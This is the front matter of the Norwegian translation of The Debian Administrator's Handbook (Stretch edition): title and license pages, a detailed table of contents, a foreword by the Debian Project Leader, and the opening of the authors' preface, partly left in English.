



Debian Jessie from Discovery to Mastery

# THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog      Roland Mas

# Håndbok for Debian-administratoren

**Debian Stretch from Discovery to Mastery**

Raphaël Hertzog og Roland Mas

Freexian SARL

Sorbiers

# Håndbok for Debian-administratoren

Raphaël Hertzog og Roland Mas

Opphavsrett © 2003-2017 Raphaël Hertzog

Opphavsrett © 2006-2015 Roland Mas

Opphavsrett © 2012-2017 Freexian SARL

ISBN: 979-10-91414-16-6 (English paperback)

ISBN: 979-10-91414-17-3 (English ebook)

Denne boken er tilgjengelig med to ulike bruksvilkår som begge er i samsvar med Debians retningslinjer for fri programvare.

**Creative Commons-lisensmerknad:** Denne boken er lisensiert under en Creative Commons Attribution-ShareAlike 3.0 Unported License.

► <http://creativecommons.org/licenses/by-sa/3.0/>

**GNU General Public License-merknad:** Denne boken er fri dokumentasjon: Du kan distribuere den videre og/eller endre den i tråd med vilkårene i GNU General Public License som publisert av Free Software Foundation, enten versjon 2 av lisensen, eller (etter ditt valg) en senere versjon.

Denne boken er distribuert i håp om at den vil være nyttig, men UTEN NOEN GARANTI; uten selv en underforstått garanti om Å KUNNE SELGES, eller EGNETHET FOR ET BESTEMT FORMÅL. Se GNU General Public License for flere detaljer.

Du skal ha mottatt en kopi av GNU General Public License sammen med dette programmet. Hvis ikke, kan du se <http://www.gnu.org/licenses/>.

## Vis din takknemlighet og anerkjennelse

Denne boken er utgitt med en fri lisens, fordi vi vil at alle skal dra nytte av den.

Når det er sagt, tar det både tid og mye innsats å videreføre arbeidet med den.

Vi setter pris på å bli takket for dette. Setter du pris på denne boken, kan du vurdere å bidra til at den fortsatt oppdateres, enten ved å kjøpe en paperback-utgave, eller ved å donere via bokens offisielle nettside:

► <http://debian-handbook.info>

---

---

# Innhold

---

---

<b>1. Debian-prosjektet</b>	<b>1</b>
1.1 Hva er Debian? . . . . .	2
1.1.1 Operativsystem for flere plattformer . . . . .	2
1.1.2 Kvaliteten på Fri Programvare . . . . .	4
1.1.3 Det juridiske rammeverket: En ikke-kommersiell organisasjon . . . . .	4
1.2 Grunnlagsdokumentene . . . . .	5
1.2.1 Forpliktelsen overfor brukerne . . . . .	5
1.2.2 Debians retningslinjer for fri programvare . . . . .	6
1.3 Hvordan Debian-prosjektet fungerer på innsiden . . . . .	9
1.3.1 Debian-utviklerne . . . . .	9
1.3.2 Brukernes aktive rolle . . . . .	13
1.3.3 Grupper og underprosjekter . . . . .	16
<i>Eksisterende Debian-underprosjekter</i> . . . . .	16
<i>Administrative grupper</i> . . . . .	17
<i>Utviklingsgrupper, tverrgående grupper</i> . . . . .	19
1.4 Følg med på Debian-nyhetene . . . . .	20
1.5 Distribusjonenes rolle . . . . .	22
1.5.1 Installasjonsprogrammet: debian-installer . . . . .	22
1.5.2 Programvarebiblioteket . . . . .	22
1.6 Livsløpet til en versjon . . . . .	23
1.6.1 Statusen <i>Experimental</i> . . . . .	23
1.6.2 Statusen <i>Unstable</i> . . . . .	23
1.6.3 Migrasjon til <i>Testing</i> . . . . .	25
1.6.4 Opprykk fra <i>Testing</i> til <i>Stable</i> . . . . .	26
1.6.5 Statusene <i>Oldstable</i> og <i>Oldoldstable</i> . . . . .	29
<b>2. Presentasjon av typestudien</b>	<b>31</b>
2.1 Raskt voksende behov for IKT . . . . .	32
2.2 Hovedplan . . . . .	32
2.3 Hvorfor en GNU/Linux-distribusjon? . . . . .	33
2.4 Hvorfor Debian-distribusjonen? . . . . .	35
2.4.1 Kommersielle og fellesskapsrevne distribusjoner . . . . .	35
2.5 Why Debian Stretch? . . . . .	36
<b>3. Analysering av gjeldende oppsett og migrering</b>	<b>39</b>
3.1 Sameksistens i ikke-ensartede omgivelser . . . . .	40

3.1.1 Integrasjon med Windows-maskiner	40
3.1.2 Integrasjon med OS X-maskiner	40
3.1.3 Integrasjon med andre Linux/Unix-maskiner	40
3.2 Hvordan migrere	41
3.2.1 Kartlegge og identifisere tjenester	41
<i>Nettverk og prosesser</i>	41
3.2.2 Sikkerhetskopi av oppsettet	42
3.2.3 Å overta en eksisterende Debian-tjenermaskin	43
3.2.4 Installasjon av Debian	44
3.2.5 Installasjon og oppsett av de valgte tjenestene	44
<b>4. Installasjon</b>	47
4.1 Installasjonsmetoder	48
4.1.1 Installere fra en CD-ROM/DVD-ROM	48
4.1.2 Oppstart fra en USB-minnepenn	49
4.1.3 Installasjon ved oppstart fra nettverk	50
4.1.4 Andre installasjonsmetoder	50
4.2 Installasjon, skritt for skritt	50
4.2.1 Oppstart og igangsetting av Installer	50
4.2.2 Velg språk	52
4.2.3 Velge landet	53
4.2.4 Velge tastaturopsettet	53
4.2.5 Påvise maskinvare	54
4.2.6 Hente inn komponenter	54
4.2.7 Oppdagge nettverkets maskinvare	54
4.2.8 Oppsett av nettverket	55
4.2.9 Administratorpassord	55
4.2.10 Å lage første bruker	56
4.2.11 Oppsett av klokken	57
4.2.12 Å oppdagge disker og andre enheter	57
4.2.13 Å starte partisjoneringsverktøyet	57
<i>Veiledet partisjonering</i>	59
<i>Manuell partisjonering</i>	61
<i>Oppsett av flerdisk-enheter (Programvare RAID)</i>	63
<i>Sett opp Logical Volume Manager (LVM)</i>	63
<i>Oppsett av krypterte partisjoner</i>	64
4.2.14 Installere base-systemet	65
4.2.15 Sett opp pakkestyreren (apt)	65
4.2.16 Debians pakke-popularitetskonkurranse	66
4.2.17 Å velge pakker for installasjon	67
4.2.18 Å installere GRUB oppstartslaster	67
4.2.19 Avslutte Installasjonen og systemstart	68
4.3 Etter den første oppstarten	68
4.3.1 Installere tilleggsprogramvare	69

4.3.2 Å oppgradere systemet . . . . .	70
<b>5. Pakkesystem: Verktøy og grunnleggende prinsipper</b>	<b>73</b>
5.1 Binær pakkestruktur . . . . .	74
5.2 Meta pakkeinformasjon . . . . .	76
5.2.1 Bekrивelse; kontroll-filen . . . . .	76
<i>Avhengigheter: Avhengig-feltet</i> . . . . .	77
<i>Konflikter: Konflikter-feltet</i> . . . . .	79
<i>Manglende samsvar: Pauser-feltet</i> . . . . .	79
<i>Leveranser: Provides-feltet</i> . . . . .	79
<i>Erstatte filer: Erstatte felt</i> . . . . .	82
5.2.2 Oppsettsskript . . . . .	82
<i>Installasjon og oppgradering</i> . . . . .	83
<i>Fjerning av pakke</i> . . . . .	84
5.2.3 Checksums, Liste med konfigurasjonsfiler . . . . .	85
5.3 Kildepakkens struktur . . . . .	86
5.3.1 Format . . . . .	86
5.3.2 Bruk i Debian . . . . .	88
5.4 Behandle pakker med dpkg . . . . .	89
5.4.1 Å installere pakker . . . . .	89
5.4.2 Fjerning av pakke . . . . .	91
5.4.3 Spørre databasen til dpkg, og inspisere .deb-filer . . . . .	91
5.4.4 dpkgs loggfil . . . . .	96
5.4.5 Støtte for multiarkitektur . . . . .	96
<i>Aktivere multi-arkitektur</i> . . . . .	96
<i>Multi-arkitekturrelaterte endringer</i> . . . . .	97
5.5 Sameksistens med andre pakkesystemer . . . . .	98
<b>6. Vedlikehold og oppdateringer; APT-verktøyene</b>	<b>101</b>
6.1 Å fylle inn sources.list-filen . . . . .	102
6.1.1 Syntaks . . . . .	102
6.1.2 Pakkebrønnen for <i>Stable</i> brukere . . . . .	103
<i>Sikkerhetsoppdateringer</i> . . . . .	104
<i>Stabile oppdateringer</i> . . . . .	105
<i>Foreslåtte oppdateringer</i> . . . . .	105
<i>Stabile tilbakeføringer</i> . . . . .	105
6.1.3 Pakkebrønner for brukere av <i>Testing/Unstable</i> . . . . .	106
<i>Pakkebrønnen Experimental</i> . . . . .	107
6.1.4 Using Alternate Mirrors . . . . .	107
6.1.5 Uoffisielle ressurser: mentors.debian.net . . . . .	108
6.1.6 Mellomlagringstjener for Debian-pakker . . . . .	109
6.2 aptitude, apt-get, og apt-kommandoer . . . . .	109
6.2.1 Initialisering . . . . .	110
6.2.2 Installere og fjerne . . . . .	110
6.2.3 Oppgradering av systemet . . . . .	112

6.2.4 Oppsettvalg	113
6.2.5 Styring av pakkeprioriteter	114
6.2.6 Å arbeide med flere distribusjoner	116
6.2.7 Å finne installerte pakker automatisk	117
6.3 Kommandoen <code>apt-cache</code>	118
6.4 Brukergrensesnitt: <code>aptitude</code> , <code>synaptic</code>	120
6.4.1 <code>aptitude</code>	120
<i>Håndtere anbefalinger, forslag og oppgaver</i>	121
<i>Bedre løsningsalgoritmer</i>	122
6.4.2 <code>synaptic</code>	123
6.5 Sjekking av pakkeautensitet	123
6.6 Oppgradering fra en stabil distribusjon til den neste	125
6.6.1 Anbefalt prosedyre	125
6.6.2 Å håndtere problemer etter en oppgradering	126
6.7 Å holde systemet oppdatert	127
6.8 Automatiske oppgraderinger	129
6.8.1 Oppsett av <code>dpkg</code>	129
6.8.2 Oppsett av APT	130
6.8.3 Oppsett av <code>debconf</code>	130
6.8.4 Å håndtere kommandolinjesamhandling	130
6.8.5 Mirakelkombinasjonen	130
6.9 Søke etter pakker	131
<b>7. Problemløsing og oppsporing av relevant informasjon</b>	135
7.1 Dokumentasjonskilder	136
7.1.1 Manualsider	136
7.1.2 <i>info</i> -dokumenter	138
7.1.3 Spesifikk dokumentasjon	139
7.1.4 Websider	139
7.1.5 Veiledninger ( <i>HOWTO</i> )	140
7.2 Vanlige prosedyrer	140
7.2.1 Oppsett av et program	141
7.2.2 Å følge med i hva bakgrunnsprosessene gjør	141
7.2.3 Be om hjelp på en e-postliste	142
7.2.4 Rapportere en feil når problemet er for vanskelig	143
<b>8. Grunnleggende oppsett: Nettverk, kontoer, utskrift ...</b>	147
8.1 Oppsett av systemet for et annet språk	148
8.1.1 Sette standardspråket	148
8.1.2 Oppsett av tastaturet	149
8.1.3 Å migrere til UTF-8	150
8.2 Oppsett av nettverket	151
8.2.1 Ethernet-grensesnitt	153
8.2.2 Wireless Interface	154
<i>Installing the required firmwares</i>	154

<i>Wireless specific entries in /etc/network/interfaces</i>	154
8.2.3 Forbinde PPP gjennom et PSTN-modem	155
8.2.4 Tilkobling med et ADSL-modem	155
<i>Modemer som støtter PPPOE</i>	156
<i>Modemer som støtter PPTP</i>	156
<i>Modemer som støtter DHCP</i>	157
8.2.5 Automatisk nettverksoppsett for roaming-brukere	157
8.3 Sette vertsnavnet, og sette opp navntjenesten	158
8.3.1 Navneoppløsning	158
<i>Oppsett av DNS-tjenere</i>	159
<i>Filen /etc/hosts</i>	159
8.4 Bruker og gruppers databaser	160
8.4.1 Brukerliste: /etc/passwd	160
8.4.2 Den skjulte og krypterte passordfilen: /etc/shadow	161
8.4.3 Å modifisere en eksisterende konto eller passord	161
8.4.4 Deaktivere en konto	162
8.4.5 Gruppeliste: /etc/group	162
8.5 Å lage kontører	163
8.6 Skallomgivelser	164
8.7 Skriveroppsett	165
8.8 Oppsett av oppstartslaster (bootloader)	166
8.8.1 Identifisere diskene	166
8.8.2 Oppsett av LILO	169
8.8.3 Oppsett av GRUB 2	170
8.8.4 For Macintosh Computers (PowerPC): Oppsett av Yaboot	170
8.9 Andre oppsett: Synkronisering av tid, logger, dele tilgang	171
8.9.1 Tidssone	172
8.9.2 Tidssynkronisering	173
<i>For arbeidsstasjoner</i>	174
<i>For tjenere</i>	174
8.9.3 Roterende loggfiler	174
8.9.4 Å dele administratorrettigheter	174
8.9.5 Liste med monteringspunkter	175
8.9.6 locate og updatedb	177
8.10 Å kompile en kjerne	177
8.10.1 Introduksjon og forutsetninger	178
8.10.2 Å skaffe kildekoden	178
8.10.3 Å konfigure kjernen	179
8.10.4 Kompilere og bygge pakken	180
8.10.5 Å kompile eksterne moduler	181
8.10.6 Å bruke en kjernefiks	182
8.11 Å installere en kjerne	183
8.11.1 Egenskapene til en Debian kjernekasse	183

8.11.2 Installere med dpkg . . . . .	183
<b>9. Unix-tjenester</b>	<b>185</b>
9.1 Systemoppstart . . . . .	186
9.1.1 Systemd init system . . . . .	187
9.1.2 System V init system . . . . .	192
9.2 Ekstern innlogging . . . . .	195
9.2.1 Sikker ekstern innlogging: SSH . . . . .	196
<i>Nøkkel-basert autentisering</i> . . . . .	197
<i>Ved hjelp av Remote X11-programmer</i> . . . . .	198
<i>Å lage krypterte tunneler med portvideresending (Port Forwarding)</i> . . . . .	199
9.2.2 Å bruke eksterne grafiske skrivebord . . . . .	200
9.3 Håndtering av rettigheter . . . . .	202
9.4 Administrasjonsgrensesnitt . . . . .	204
9.5 syslog Systemhendelser . . . . .	206
9.5.1 Prinsipp og mekanisme . . . . .	206
9.5.2 Oppsettsfilen . . . . .	207
<i>Syntaksen til velgeren (Selector)</i> . . . . .	207
<i>Syntaks for handlinger</i> . . . . .	208
9.6 Super-server inetd . . . . .	208
9.7 Planlegge oppgaver i tide med cron og atd . . . . .	210
9.7.1 Format til en crontab-fil . . . . .	211
9.7.2 Å bruke at-kommandoen . . . . .	212
9.8 Å planlegge asynkrone oppgaver: anacron . . . . .	213
9.9 Kvoter . . . . .	214
9.10 Sikkerhetskopiering . . . . .	215
9.10.1 Sikkerhetskopiering med rsync . . . . .	215
9.10.2 Å gjenopprette maskiner uten sikkerhetskopier . . . . .	218
9.11 Varm tilkobling: hotplug . . . . .	218
9.11.1 Introduksjon . . . . .	218
9.11.2 Navneproblemet . . . . .	219
9.11.3 Hvordan udev virker . . . . .	219
9.11.4 Et konkret eksempel . . . . .	221
9.12 Strømstyring: Advanced Configuration and Power Interface (ACPI) . . . . .	222
<b>10. Nettverksinfrastruktur</b>	<b>225</b>
10.1 Innfallsport (gateway) . . . . .	226
10.2 Privat virtuelt nettverk . . . . .	228
10.2.1 OpenVPN . . . . .	228
<i>Offentlig nøkkel-infrastruktur: easy-rsa</i> . . . . .	229
<i>Oppsett av OpenVPN-tjeneren</i> . . . . .	232
<i>Oppsett av OpenVPN-klienten</i> . . . . .	233
10.2.2 Virtuelt privat nettverk med SSH . . . . .	233

10.2.3 IPsec . . . . .	234
10.2.4 PPTP . . . . .	235
<i>Oppsett av klienten</i> . . . . .	235
<i>Oppsett av tjenermaskinen</i> . . . . .	236
10.3 Tjenestekvalitet . . . . .	239
10.3.1 Prinsipp og mekanisme . . . . .	239
10.3.2 Oppsett og implementering . . . . .	239
<i>Redusere ventetider : wondershaper</i> . . . . .	239
<i>Standardoppsett</i> . . . . .	240
10.4 Dynamisk ruting . . . . .	241
10.5 IPv6 . . . . .	241
10.5.1 Tunnellinger . . . . .	243
10.6 Domenenavnetjenere (DNS) . . . . .	244
10.6.1 Prinsipp og mekanisme . . . . .	244
10.6.2 Oppsett . . . . .	245
10.7 DHCP . . . . .	247
10.7.1 Oppsett . . . . .	247
10.7.2 DHCP og DNS . . . . .	248
10.8 Diagnoseverktøy for nettverk . . . . .	249
10.8.1 Lokale diagnosører: netstat . . . . .	249
10.8.2 Fjerndiagnostikk: nmap . . . . .	250
10.8.3 Sniffers: tcpdump og wireshark . . . . .	252

## 11. Nettverkstjenester: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

11.1 Posttjener . . . . .	256
11.1.1 Å installere Postfix . . . . .	256
11.1.2 Oppsett av virtuelle domener . . . . .	259
<i>Virtuelle alias-domener</i> . . . . .	259
<i>Virtuelle postboksdomener</i> . . . . .	260
11.1.3 Restriksjoner for å motta og sende . . . . .	261
<i>IP-baserte adgangsrestriksjoner</i> . . . . .	262
<i>Sjekke gyldigheten til EHLO eller HELO-kommandoer</i> . . . . .	263
<i>Godta eller nekte basert på annonsert avsender</i> . . . . .	264
<i>Aksept eller avvisning basert på mottaker</i> . . . . .	264
<i>Restriksjoner knyttet til DATA-kommandoen</i> . . . . .	265
<i>Å bruke restriksjoner</i> . . . . .	265
<i>Filtrering basert på meldingsinnholdet</i> . . . . .	265
11.1.4 Oppsett av grålisting . . . . .	266
11.1.5 Å tilpasse filtre basert på mottakeren . . . . .	268
11.1.6 Å integrere en antivirus . . . . .	269
11.1.7 Godkjent SMTP . . . . .	270
11.2 Nett-tjener (HTTP) . . . . .	272
11.2.1 Å installere Apache . . . . .	272

11.2.2 Oppsett av virtuelle verter . . . . .	273
11.2.3 Vanlige direktiver . . . . .	275
Å kreve autentisering . . . . .	276
Adgangsbegrensning . . . . .	276
11.2.4 Logg-analysatorer . . . . .	277
11.3 FTP-filtjener . . . . .	279
11.4 NFS-filtjener . . . . .	280
11.4.1 Å sikre NFS . . . . .	280
11.4.2 NFS-tjener . . . . .	281
11.4.3 NFS-klient . . . . .	282
11.5 Oppsett av Windows Shares med Samba . . . . .	283
11.5.1 Samba-tjener . . . . .	283
Oppsett med debconf . . . . .	283
Manuelt oppsett . . . . .	284
11.5.2 Samba-klient . . . . .	285
Programmet smbclient . . . . .	285
Montere Windows-delinger . . . . .	285
Å skrive ut på en delt skriver . . . . .	286
11.6 HTTP/FTP-mellomtjener . . . . .	286
11.6.1 Å installere . . . . .	287
11.6.2 Oppsett av et hurtiglager . . . . .	287
11.6.3 Oppsett av et filter . . . . .	287
11.7 LDAP-mappe . . . . .	288
11.7.1 Å installere . . . . .	288
11.7.2 Å fylle ut mappen . . . . .	290
11.7.3 Å håndtere kontoer med LDAP . . . . .	291
Oppsett av NSS . . . . .	291
Oppsett av PAM . . . . .	292
Å sikre LDAP-datautveksling . . . . .	293
11.8 Sanntids kommunikasjonstjenester . . . . .	296
11.8.1 DNS-innstillinger for RTC-tjenester . . . . .	297
11.8.2 TURN-tjener . . . . .	297
Å installere TURN-tjeneren . . . . .	298
Å håndtere TURN-brukerne . . . . .	298
11.8.3 SIP-mellomtjener . . . . .	298
Å installere SIP-mellomtjener . . . . .	298
Å håndtere SIP-mellomtjeneren . . . . .	300
11.8.4 XMPP-tjener . . . . .	300
Å installere XMPP-tjener . . . . .	300
Å håndtere XMPP-tjeneren . . . . .	301
11.8.5 Å kjøre tjenester på port 443 . . . . .	301
11.8.6 Å legge til WebRTC . . . . .	302

## 12. Avansert administrasjon

305

12.1 RAID og LVM . . . . .	306
12.1.1 Programvare RAID . . . . .	306
<i>Ulike RAID-nivåer</i> . . . . .	307
<i>Oppsett av RAID</i> . . . . .	309
<i>Sikkerhetskopi av oppsettet</i> . . . . .	315
12.1.2 LVM . . . . .	316
<i>LVM-konsepter</i> . . . . .	316
<i>Oppsett av LVM</i> . . . . .	317
<i>LVM over tid</i> . . . . .	322
12.1.3 RAID eller LVM? . . . . .	324
12.2 Virtualisering . . . . .	327
12.2.1 Xen . . . . .	327
12.2.2 LXC . . . . .	333
<i>Innledende steg</i> . . . . .	334
<i>Nettverksoppsett</i> . . . . .	334
<i>Oppsett av systemet</i> . . . . .	335
<i>Å starte beholderen</i> . . . . .	336
12.2.3 Virtualisering med KVM . . . . .	338
<i>Innledende steg</i> . . . . .	338
<i>Nettverksoppsett</i> . . . . .	339
<i>Installasjon med virt-install</i> . . . . .	339
<i>Å håndtere maskiner med virsh</i> . . . . .	341
<i>Å installere et RPM-basert system i Debian med yum</i> . . . . .	342
12.3 Automatisert installasjon . . . . .	343
12.3.1 Fully Automatic Installer (FAI) . . . . .	344
12.3.2 Å forhåndsutfylle Debian-Installer . . . . .	345
<i>Å bruke en forhåndsutfyllingsfil</i> . . . . .	345
<i>Å lage en forhåndsutfyllingsfil</i> . . . . .	346
<i>Å lage et skreddersydd oppstartsmedium</i> . . . . .	346
12.3.3 Simple-CDD: Alt i ett løsningen . . . . .	347
<i>Å lage profiler</i> . . . . .	348
<i>Oppsett og bruk av build-simple-cdd</i> . . . . .	348
<i>Å generere et ISO-bilde</i> . . . . .	349
12.4 Overvåking . . . . .	349
12.4.1 Oppsett av Munin . . . . .	350
<i>Sette opp verter til monitor</i> . . . . .	350
<i>Oppsett av graftegneren</i> . . . . .	352
12.4.2 Oppsett av Nagios . . . . .	352
<i>Å installere</i> . . . . .	352
<i>Oppsett</i> . . . . .	353
<b>13. Arbeidsstasjon</b> . . . . .	359
13.1 Oppsett av X11-tjeneren . . . . .	360
13.2 Å tilpasse det grafiske grensesnittet . . . . .	361

13.2.1 Valg av skjermstyrer . . . . .	361
13.2.2 Å velge en vindushåndterer . . . . .	362
13.2.3 Menyhåndtering . . . . .	363
13.3 Grafiske skrivebord . . . . .	363
13.3.1 GNOME . . . . .	363
13.3.2 KDE . . . . .	364
13.3.3 Xfce og andre . . . . .	365
13.4 E-post . . . . .	366
13.4.1 Utvikling (Evolution) . . . . .	366
13.4.2 KMail . . . . .	367
13.4.3 Thunderbird og Icedove . . . . .	368
13.5 Nettlesere (Web browsers) . . . . .	369
13.6 Utvikling . . . . .	371
13.6.1 Verktøy for GTK+ på GNOME . . . . .	371
13.6.2 Verktøy for Qt i KDE . . . . .	371
13.7 Samarbeid . . . . .	371
13.7.1 Å arbeide i grupper: <i>groupware</i> . . . . .	371
13.7.2 Samarbeid med FusionForge . . . . .	372
13.8 Kontorprogrammer . . . . .	372
13.9 Å emulere Windows: Wine . . . . .	373
13.10 Sannidskommunikasjonsprogramvare . . . . .	375
<b>14. Sikkerhet</b> . . . . .	379
14.1 Å definere et sikkerhetsopplegg . . . . .	380
14.2 Brannmur eller pakkefiltrering . . . . .	381
14.2.1 Oppførselen til netfilter . . . . .	382
14.2.2 Syntaksen til <i>iptables</i> og <i>ip6tables</i> . . . . .	384
Kommandoer . . . . .	384
Regler . . . . .	385
14.2.3 Å lage regler . . . . .	386
14.2.4 Å installere reglene ved hver oppstart . . . . .	387
14.3 Overvåking: Forebygging, avdekking, avskrekking . . . . .	387
14.3.1 Å overvåke logger med <i>logcheck</i> . . . . .	387
14.3.2 Overvåkningsaktivitet . . . . .	388
<i>I sanntid</i> . . . . .	388
<i>Historie</i> . . . . .	389
14.3.3 Å finne endringer . . . . .	389
Gjennomgå pakker med <i>dpkg --verify</i> . . . . .	390
Overvåkingspakker: <i>debsums</i> og <i>dens grenser</i> . . . . .	391
Å overvåke filer: <i>AIDE</i> . . . . .	391
14.3.4 Å avdekke innstrenging (IDS/NIDS) . . . . .	392
14.4 Introduksjon til AppArmor . . . . .	393
14.4.1 Prinsipper . . . . .	393
14.4.2 Å aktivere AppArmor og håndtere AppArmor-profiler . . . . .	394

14.4.3 Å lage en ny profil . . . . .	395
<b>14.5 Introduksjon til SELinux . . . . .</b>	<b>401</b>
14.5.1 Prinsipper . . . . .	401
14.5.2 Oppsett av SELinux . . . . .	403
14.5.3 Å håndtere SELinux-system . . . . .	404
Å håndtere SELinux-moduler . . . . .	404
Å håndtere identiteter . . . . .	405
Å håndtere filkontekster, porter og boolske verdier . . . . .	406
14.5.4 Å tilpasse reglene . . . . .	407
Å skrive en .fc-fil . . . . .	407
Å skrive en .if-fil . . . . .	407
Å skrive en .te-fil . . . . .	409
Å kompilere filene . . . . .	412
<b>14.6 Andre sikkerhetsrelaterte overveielser . . . . .</b>	<b>412</b>
14.6.1 Iboende risiko for nett-applikasjoner . . . . .	412
14.6.2 Å vite hva som forventes . . . . .	413
14.6.3 Kloke valg av programvare . . . . .	414
14.6.4 Å håndtere en maskin som en helhet . . . . .	415
14.6.5 Brukere er spillere . . . . .	415
14.6.6 Fysisk sikkerhet . . . . .	416
14.6.7 Juridisk ansvar . . . . .	416
<b>14.7 Å håndtere en kompromittert maskin . . . . .</b>	<b>417</b>
14.7.1 Avdekke og se innbruddet . . . . .	417
14.7.2 Å sette tjeneren Off-Line . . . . .	417
14.7.3 Beholde alt som kan brukes som bevis . . . . .	418
14.7.4 Reinstallering . . . . .	419
14.7.5 Rettslig analyse . . . . .	419
14.7.6 Å rekonstruere et angrepsscenario . . . . .	419
<b>15. Å lage en Debian-pakke . . . . .</b>	<b>423</b>
<b>15.1 Å bygge en pakke på nytt fra kildekoden . . . . .</b>	<b>424</b>
15.1.1 Å skaffe kildekoden . . . . .	424
15.1.2 Å gjøre endringer . . . . .	424
15.1.3 Å starte gjenoppbyggingen . . . . .	425
<b>15.2 Å bygge din første pakke . . . . .</b>	<b>427</b>
15.2.1 Meta-pakker eller falske pakker . . . . .	427
15.2.2 Et enkelt filarkiv . . . . .	428
<b>15.3 Å lage en pakkebrønn for APT . . . . .</b>	<b>431</b>
<b>15.4 Å bli en pakkevedlikeholder . . . . .</b>	<b>433</b>
15.4.1 Å lære å lage pakker . . . . .	433
Regler . . . . .	434
Prosedyrer . . . . .	434
Verktøy . . . . .	434
15.4.2 Aksepteringsprosess . . . . .	435

<i>Forutsetninger</i>	436
<i>Registrering</i>	436
<i>Å akseptere prinsippene</i>	437
<i>Å sjekke ferdigheter</i>	437
<i>Endelig godkjenning</i>	438
<b>16. Konklusjon: Debiants fremtid</b>	441
16.1 Kommende utviklinger	442
16.2 Debiants fremtid	442
16.3 Denne bokens fremtid	443
<b>A. Avlede distribusjoner</b>	445
A.1 Folketelling og samarbeid	445
A.2 Ubuntu	445
A.3 Linux Mint	446
A.4 Knoppix	447
A.5 Aptosid og Siduction	447
A.6 Grml	447
A.7 Tails	448
A.8 Kali Linux	448
A.9 Devuan	448
A.10 Tanglu	448
A.11 DoudouLinux	449
A.12 Raspbian	449
A.13 Og mange flere	449
<b>B. Kort støttekurs</b>	451
B.1 Skall og grunnleggende kommandoer	451
B.1.1 Å surfe i mappetreet og operativsystemet	451
B.1.2 Å vise og modifisere tekstfiler	452
B.1.3 Søk etter filer og i filer	453
B.1.4 Å håndtere prosesser	453
B.1.5 Systeminformasjon: Minne, diskplass, identitet	453
B.2 Organisering av filsystemhierarkiet	454
B.2.1 Rotmappen	454
B.2.2 Brukerens hjemmemappe	455
B.3 Datamaskinens indre arbeid: de forskjellige involverte lagene	455
B.3.1 Det nederste laget: maskinvaren	456
B.3.2 Starteren: BIOS eller UEFI	456
B.3.3 Kjernen	457
B.3.4 Brukerrommet	458
B.4 Noen oppgaver som håndteres av kjernen	458
B.4.1 Å driftet maskinvaren	458
B.4.2 Filsystemer	459
B.4.3 Delte funksjoner	460

B.4.4 Å håndtere prosesser . . . . .	460
B.4.5 Rettighetshåndtering . . . . .	461
<b>B.5 Brukerrommet . . . . .</b>	<b>461</b>
B.5.1 Prosess . . . . .	461
B.5.2 Bakgrunnsprosesser . . . . .	462
B.5.3 Kommunikasjon mellom prosesser . . . . .	462
B.5.4 Biblioteker . . . . .	464
<b>Register</b>	<b>465</b>



---

# Innledning

---

Thank you for your interest in Debian. At the time of writing, more than 10% of the web is powered by Debian. Think about it; how many web sites would you have missed today without Debian?

Debian is the operating system of choice on the International Space Station, and countless universities, companies and public administrations rely on Debian to deliver services to millions of users around the world and beyond. Truly, Debian is a highly successful project and is far more pervasive in our lives than people are aware of.

But Debian is much more than “just” an operating system. First, Debian is a concrete vision of the freedoms that people should enjoy in a world increasingly dependent on computers. It is forged from the crucible of Free Software ideals where people should be in control of their devices and not the other way around. With enough knowledge you should be able to dismantle, modify, reassemble and share the software that matters to you. It doesn’t matter if the software is used for frivolous or even life-threatening tasks, you should be in control of it.

Secondly, Debian is a very peculiar social experiment. Entirely volunteer-led, individual contributors take on all the responsibilities needed to keep Debian functioning rather than being delegated or assigned tasks by a company or organization. This means that Debian can be trusted to not be driven by the commercial interests or whims of companies that may not be aligned with the goal of promoting people’s freedoms.

And the book you have in your hands is vastly different from other books; it is a *free as in freedom* book, a book that finally lives up to Debian’s standards for every aspect of your digital life. You can `apt install` this book, you can redistribute it, you can “fork” it, and even submit bug reports and patches so that other readers may benefit from your feedback. The maintainers of this book — who are also its authors — are longstanding members of the Debian Project who truly understand the ethos that permeate every aspect of the project.

By writing and releasing this book, they are doing a truly wonderful service to the Debian community.

May 2017

Chris Lamb (Debian Project Leader)



# Forord

Linux har i en rekke år samlet styrke, og den økende populariteten gjør at flere og flere brukere bytter over. Første skrittet på veien er å velge en distribusjon. Dette er en viktig beslutning, fordi hver distribusjon har sine egne særegenheter, og fremtidige migreringskostnader kan unngås hvis det riktige valget gjøres fra start.

DET GRUNNLEGGENDE  
**Linux-distribusjon,  
Linux-kjerne**

Strengt tatt er Linux bare en kjerne, den grunnleggende biten programvare som sitter mellom maskinvaren og brukerprogrammene.

En «Linux-distribusjon» er et komplett operativsystem. Det inkluderer vanligvis Linux-kjernen, et installasjonsprogram, og aller viktigst brukerprogrammer, og annen programvare som kreves for å gjøre en datamaskin til et verktøy som faktisk er nyttig.

Debian GNU/Linux er en «generisk» Linux-distribusjon som passer de fleste brukere. Formålet med denne boken er å vise allsidigheten, slik at du kan ta en informert avgjørelse når du velger.

## Hvorfor denne boken?

KULTUR  
**Kommersielle  
distribusjoner**

Most Linux distributions are backed by a for-profit company that develops them and sells them under some kind of commercial scheme. Examples include *Ubuntu*, mainly developed by *Canonical Ltd*; *Red Hat Enterprise Linux*, by *Red Hat*; and *SUSE Linux*, maintained and made commercially available by *Novell*.

I den andre enden av spekteret ligger de som likner Debian og Apache Software Foundation (som huser utvikling for nettjeneren Apache). Debian er først og fremst et prosjekt i fri programwareverdenen, gjennomført av frivillige som arbeider sammen via Internett. Mens noen gjør arbeidet med Debian som en del av sin jobb i ulike bedrifter, er prosjektet som helhet ikke knyttet til noen spesiell bedrift. Et enkelt selskap har heller ikke større innflytelse i prosjektets aktiviteter enn det de rent frivillige bidragsyterne har.

Linux has gathered a fair amount of media coverage over the years; it mostly benefits the distributions supported by a real marketing department — in other words, company-backed distributions (*Ubuntu*, *Red Hat*, *SUSE*, and so on). But Debian is far from being a marginal distribution; multiple studies have shown over the years that it is widely used both on servers and on desktops. This is particularly true among webservers where Debian and *Ubuntu* are the leading Linux distributions.

► <https://w3techs.com/technologies/details/os-debian/all/all>

Hensikten med boken er å hjelpe deg å oppdage denne distribusjonen. Vi håper å dele den erfaringen vi har samlet etter at vi ble med i prosjektet som utviklere og bidragsytere i 1998 (Raphaël) og 2000 (Roland). Med litt hell, vil vår entusiasme være smittsom, og kanskje du en gang i fremtiden slår deg sammen med oss ...

